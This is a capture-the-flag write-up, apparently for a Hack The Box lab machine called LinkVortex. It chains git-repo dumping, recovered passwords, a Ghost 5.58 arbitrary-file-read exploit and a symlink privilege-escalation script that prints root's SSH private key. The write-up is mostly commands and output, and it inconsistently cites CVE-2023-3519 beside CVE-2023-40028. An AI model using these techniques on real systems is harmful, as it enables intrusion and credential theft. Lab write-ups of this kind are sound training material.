

Enumeration
We start by scanning the target machine for open ports using Nmap. We will use the -p- option to scan all ports and the --open option to filter out closed ports:
nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv 10.10.11.47 -oN allPortsPORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
80/tcp open http syn-ack ttl 63We will add <dns>.htb to our /etc/hosts file for easier access:
echo "10.10.11.47 <dns>.htb" | sudo tee -a /etc/hostsNow we will scan the open ports with service version detection and script scanning using -sC and -sV options
nmap -p 22,80 -sCV 10.10.11.47 -oN targeted22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_ 256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open http Apache httpd
|_http-server-header: Apache
|_http-generator: Ghost 5.58
| http-robots.txt: 4 disallowed entries
|_/ghost/ /p/ /email/ /r/
|_http-title: BitByBit HardwareWe find a website running Ghost, a blogging platform. We use gobuster to enumerate directories:
gobuster dir -u http://linkvortex.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 -xl 0/assets (Status: 301) [Size: 179] [--> /assets/]
/LICENSE (Status: 200) [Size: 1065]We look for subdomains using ffuf:
ffuf -u http://linkvortex.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -H "Host: FUZZ.linkvortex.htb" -fc 301```dev [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 51ms]We add dev.linkvortex.htb to our /etc/hosts file:
echo "10.10.11.47 dev.linkvortex.htb" | sudo tee -a /etc/hostsWe find a development instance of the Ghost blog. We use ffuf to enumerate directories:
ffuf -u http://dev.linkvortex.htb/FUZZ/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 200.hta [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 44ms]
.git/logs/ [Status: 200, Size: 868, Words: 59, Lines: 16, Duration: 46ms]
.git [Status: 200, Size: 2796, Words: 186, Lines: 26, Duration: 46ms]We find a .git directory. We use git-dumper to download the repository:
git clone https://github.com/arthaud/git-dumper
cd git-dumper
python3 gitdumper.py http://dev.linkvortex.htb/.git/ dumped
We find a admin test file with some credentials in ghost/core/test/regression/api/admin/authentication.test.js:
it('complete setup', async function () {
    const email = 'test@example.com';
    const password = 'OctopiFociPilfer45';
User Exploitation
We try to login to the Ghost admin panel on http://linkvortex.htb/ghost with the credentials test@example.com:OctopiFociPilfer45 but are unsuccessful:

As this user does not exist, we try with other common emails like:
ghost@linkvortex.htbadmin@linkvortex.htbtest@linkvortex.htb
We are able to login with admin@linkvortex.htb:OctopiFociPilfer45.
We find a vulnerability in the Ghost version 5.58 called (CVE-2023-3519) which allows arbitrary file read. We use this repo to exploit it:
git clone https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
cd Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
./CVE-2023-40028.py -u "admin@linkvortex.htb" -p"OctopiFociPilfer45" -h "http://linkvortex.htb"
/etc/hostname
File content:
4279cdfa76caThis looks like a Docker container hostname. We try to read the config file in /var/lib/ghost/config.production.json. We choose this file as the Dockerfile copies the config file to this location:
COPY config.production.json /var/lib/ghost/config.production.jsonWe get the config file:
./CVE-2023-40028.py -u "admin@linkvortex.htb" -p"OctopiFociPilfer45" -h "http://linkvortex.htb"
/var/lib/ghost/config.production.json
File content:
"mail": {
"transport": "SMTP",
"options": {
"service": "Google",
"host": "linkvortex.htb",
"port": 587,
"auth": {
"user": "bob@linkvortex.htb",
"pass": "fibber-talented-worth"
}
}
}We find credentials some credentials for bob@linkvortex.htb, we try to login as this bob via SSH with the password fibber-talented-worth and are successful:
ssh bob@linkvortex.htb
Password: fibber-talented-worth
whoamibobNow we can read the user flag:
cat /home/bob/user.txtuser flag valueRoot Exploitation
We check the sudo permissions for bob:
sudo -lMatching Defaults entries for bob on linkvortex:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty, env_keep+=CHECK_CONTENT
User bob may run the following commands on linkvortex:
(ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.pngWe see that bob can run the script /opt/ghost/clean_symlink.sh as root. We check the content of this script:
cat /opt/ghost/clean_symlink.sh#!/bin/bash
QUAR_DIR="/var/quarantined"
if [ -z $CHECK_CONTENT ];then
CHECK_CONTENT=false
fi
LINK=$1
if ! [[ "$LINK" =~ \.png$ ]]; then
/usr/bin/echo "! First argument must be a png file !"
exit 2
fi
if /usr/bin/sudo /usr/bin/test -L $LINK;then
LINK_NAME=$(/usr/bin/basename $LINK)
LINK_TARGET=$(/usr/bin/readlink $LINK)
if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
/usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
/usr/bin/unlink $LINK
else
/usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
/usr/bin/mv $LINK $QUAR_DIR/
if $CHECK_CONTENT;then
/usr/bin/echo "Content:"
/usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
fi
fi
fiWe see that if CHECK_CONTENT is set to true and file is a symlink to a not critical file, the script will print the content of the symlink target.
We can create 2 symlinks
home/bob/a.png->/root/.ssh/id_rsahome/bob/b.png->home/bob/a.png
This way when we run the script with CHECK_CONTENT set to true and /home/bob/b.png as argument, the script will follow the symlink to /home/bob/a.png which is a non critial file. Then it will print the content of /home/bob/a.png which is a symlink to /root/.ssh/id_rsa.
We can automate this with the following script:
#!/bin/bash

ln -s -f "$1" /home/bob/a.png
ln -s -f /home/bob/a.png /home/bob/b.png

CHECK_CONTENT=true sudo /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/b.png
We run the script to get the root private key:
chmod +x exploit.sh
./exploit.sh /root/.ssh/id_rsa | tee key.txt
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmpHVhV11MW7eGt9WeJ23rVuqlWnMpF+FclWYwp4SACcAilZdOF8T
q2egYfeMmgI9IoM0DdyDKS4vG+lIoWoJEfZf+cVwaZIzTZwKm7ECbF2Oy+u2SD+X7lG9A6
...
xmo6eXMvU90HVbakUoRspYWISr51uVEvIDuNcZUJlseINXimZkrkD40QTMrYJc9slj9wkA
ICLgLxRR4sAx0AAAAPcm9vdEBsaW5rdm9ydGV4AQIDBA==
-----END OPENSSH PRIVATE KEY-----We set the correct permissions and login as root:
chmod 600 key.txt
ssh -i key.txt root@linkvortex.htb
whoamirootWe can now read the root flag:
cat /root/root.txtroot flag valueConclusion
In this writeup, we exploited a Ghost blogging platform vulnerability to read arbitrary files and obtain user credentials. We then leveraged a misconfigured sudo script to escalate our privileges to root by exploiting symlink behavior. This allowed us to read the root SSH private key and gain full control of the machine.